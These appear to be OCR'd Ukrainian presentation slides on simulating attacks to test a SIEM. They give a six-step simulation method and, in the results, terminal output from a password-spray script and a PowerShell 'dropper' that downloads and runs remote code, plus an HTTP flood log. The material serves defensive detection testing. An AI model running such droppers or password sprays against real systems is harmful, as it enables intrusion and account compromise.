


ТИПИ АТАК, ЯКІ ВИЯВЛЯЄ SIEM

(Задача - проаналізувати види та можливі атаки, які може виявити система)


ФРЕЙМВОРКИ ДЛЯ ТЕСТУВАННЯ SIEM

(Задача — проаналізувати інструментарій для тестування SIEM)



ОБРАНІ АТАКИ ДЛЯ ІМІТАЦІЇ

(Задача — розробити метод для імітації атак на систему та програмний засіб для імітації атак)




МЕТОД ІМІТАЦІЇ АТАК

(Задача – розробити метод для імітації атак на систему та програмний засіб для імітації атак)

1. **Визначення об’єкту**. Об’єктом може бути будь-який пристрій, мобільний телефон, персональний комп’ютер, сервер, веб-сервер, тощо.
2. **Сканування**. Сканування може проводитись як одного об’єкту в цілому, так і мережі або багатьох інших об’єктів.
3. **Ідентифікація об’єктів**. Необхідно ідентифікувати всі активні IP-адреси в межах області та деяку обмежену інформацію про пристрій та систему.
4. **Оцінювання вразливості**. Цей етап проходить у ручному режимі і оцінюється чи доцільно буде використати ту чи іншу атаку для окремого компонента об’єкта.
5. **Експлуатація вразливості**. Якщо етап оцінки вразливості показав доцільність використання однієї з атак, починається безпосередньо початок імітування атаки.
6. **Аналіз**. Після експлуатації атаки необхідний ручний або напів-автоматичний аналіз того чи пройшла успішно імітація обраної атаки.

АЛГОРИТМ ІМІТАЦІЇ АТАК

Розроблений метод орієнтується не тільки на саму систему, але також і на можливі запущені веб-сервери та служби на операційній системі. Метод передбачає використання комбінованих інструменті для імітації атак на веб-додатки, сервери та служби





РЕЗУЛЬТАТИ ТЕСТУВАННЯ (Domain Password Spray)

РЕЗУЛЬТАТИ ТЕСТУВАННЯ ІМІТАЦІЇ АТАК

(Задача - Проаналізувати виконані розробки з метою виявлення можливих помилок та їх усунення)

Domain Password Spray






РЕЗУЛЬТАТИ ТЕСТУВАННЯ ІМІТАЦІЇ АТАК

(Задача - Проаналізувати виконані розробки з метою виявлення можливих помилок та їх усунення)

Powershell-Dropper DoS атака




```
PS C:\Users\Admin\Desktop> ls

    Directory: C:\Users\Admin\Desktop

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        11/13/2022   3:54 PM                8BitDo-Ultimate-Software-for-Windows
d-----        11/13/2022   3:50 PM                8BitDo_Firmware_Updater_Win
d-----         8/16/2022  12:50 PM                Kingston Format Utility
d-----          7/1/2022  10:54 AM                Telegram
d-----          7/1/2022  10:54 AM                Telegram1
-a----        11/13/2022   3:50 PM       24516117 8BitDo-Ultimate-Software-for-Windows.zip
-a----        11/13/2022   3:50 PM       10719491 8BitDo_Firmware_Updater_Win.zip
-a----        12/17/2022  10:52 PM          19587 DomainPasswordSpray.ps1
-a----        12/18/2022  12:01 AM            390 dropper.ps1
-a----         8/16/2022  12:50 PM         175349 Kingston Format Utility.zip


PS C:\Users\Admin\Desktop> .\dropper.ps1
This has been downloaded off a remote server and executed.
PS C:\Users\Admin\Desktop>
```

```
PS C:\Users\Admin\Desktop> .\dropper.ps1

PS C:\Users\Admin\Desktop> ls


    Directory: C:\Users\Admin\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        11/13/2022   3:54 PM                8BitDo-Ultimate-Software-for-Windows
d-----        11/13/2022   3:50 PM                8BitDo_Firmware_Updater_Win
d-----         8/16/2022  12:50 PM                Kingston Format Utility
d-----          7/1/2022  10:54 AM                Telegram
d-----          7/1/2022  10:54 AM                Telegram1
-a----        11/13/2022   3:50 PM       24516117 8BitDo-Ultimate-Software-for-Windows.zip
-a----        11/13/2022   3:50 PM       10719491 8BitDo_Firmware_Updater_Win.zip
-a----        12/17/2022  10:52 PM          19587 DomainPasswordSpray.ps1
-a----         8/16/2022  12:50 PM         175349 Kingston Format Utility.zip
```

```
192.168.31.236 - - [17/Dec/2022:23:45:35 +0200] "Get /?905 HTTP/1.1" 400 157 "-" "-"
192.168.31.236 - - [17/Dec/2022:23:45:35 +0200] "Get /?997 HTTP/1.1" 400 157 "-" "-"
192.168.31.236 - - [17/Dec/2022:23:45:35 +0200] "Get /?1464 HTTP/1.1" 400 157 "-" "-"
192.168.31.236 - - [17/Dec/2022:23:45:35 +0200] "Get /?1010 HTTP/1.1" 400 157 "-" "-"
192.168.31.236 - - [17/Dec/2022:23:45:35 +0200] "Get /?973 HTTP/1.1" 400 157 "-" "-"
192.168.31.236 - - [17/Dec/2022:23:45:35 +0200] "Get /?1639 HTTP/1.1" 400 157 "-" "-"
192.168.31.236 - - [17/Dec/2022:23:45:35 +0200] "Get /?560 HTTP/1.1" 400 157 "-" "-"
192.168.31.236 - - [17/Dec/2022:23:45:35 +0200] "Get /?1167 HTTP/1.1" 400 157 "-" "-"
192.168.31.236 - - [17/Dec/2022:23:45:35 +0200] "Get /?409 HTTP/1.1" 400 157 "-" "-"
192.168.31.236 - - [17/Dec/2022:23:45:35 +0200] "Get /?273 HTTP/1.1" 400 157 "-" "-"
192.168.31.236 - - [17/Dec/2022:23:45:35 +0200] "Get /?1010 HTTP/1.1" 400 157 "-" "-"
192.168.31.236 - - [17/Dec/2022:23:45:35 +0200] "Get /?127 HTTP/1.1" 400 157 "-" "-"
192.168.31.236 - - [17/Dec/2022:23:45:35 +0200] "Get /?1758 HTTP/1.1" 400 157 "-" "-"
192.168.31.236 - - [17/Dec/2022:23:45:35 +0200] "Get /?802 HTTP/1.1" 400 157 "-" "-"
192.168.31.236 - - [17/Dec/2022:23:45:35 +0200] "Get /?776 HTTP/1.1" 400 157 "-" "-"
```